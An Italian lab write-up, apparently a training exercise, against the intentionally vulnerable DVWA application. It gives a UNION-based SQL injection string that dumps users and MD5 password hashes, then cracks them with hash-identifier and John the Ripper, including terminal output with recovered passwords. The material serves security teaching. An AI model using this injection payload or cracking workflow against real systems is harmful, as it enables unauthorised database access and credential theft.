
Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica


La prima fase con cui procedere, è utilizzare un codice *SQL Injection* da sfruttare sulla DVWA. Questo è il codice da inserire:

%' and 1=0 union select null, concat(first\_name,0x0a,last\_name,0x0a,user,0x0a,password) from users #


Inserito il codice nella barra di ricerca, l' attacco va a buon fine e il risultato è il seguente:



Successivamente si copiano gli hash delle password in un file di testo denominato "password".



Per capire di quale tipologia sono gli hashing trovati, si utilizza il software *hash-identifier*. Avviato il programma si inserisce l' hash specifico.



Come si vede nell' immagine, la tipologia di hashing che si ha di fronte è MD5. Si procede in questo modo anche con gli altri hashing.

La seconda fase riguarda il cracking degli hash. Per fare ciò si avvia sul terminale di kali il software *John the Ripper*, ed eseguire il comando: *john --format=raw-md5 password.txt* Così facendo il comando mostrerà a schermo le password degli hash. Come si può notare nell' immagine seguente:

```
(kali@kali)-[~/Desktop]
$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider -- fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
abc123
Proceeding with incremental:ASCII
                    (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 09:03) 12.19g/s 435000p/s 435000c/s 438746C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably Session completed.
(kali® kali)-[~/Desktop]
$ john --show --format=raw-md5 password.txt
?:password
?:abc123
?:charley
?:letmein
?:password
5 password hashes cracked, 0 left
```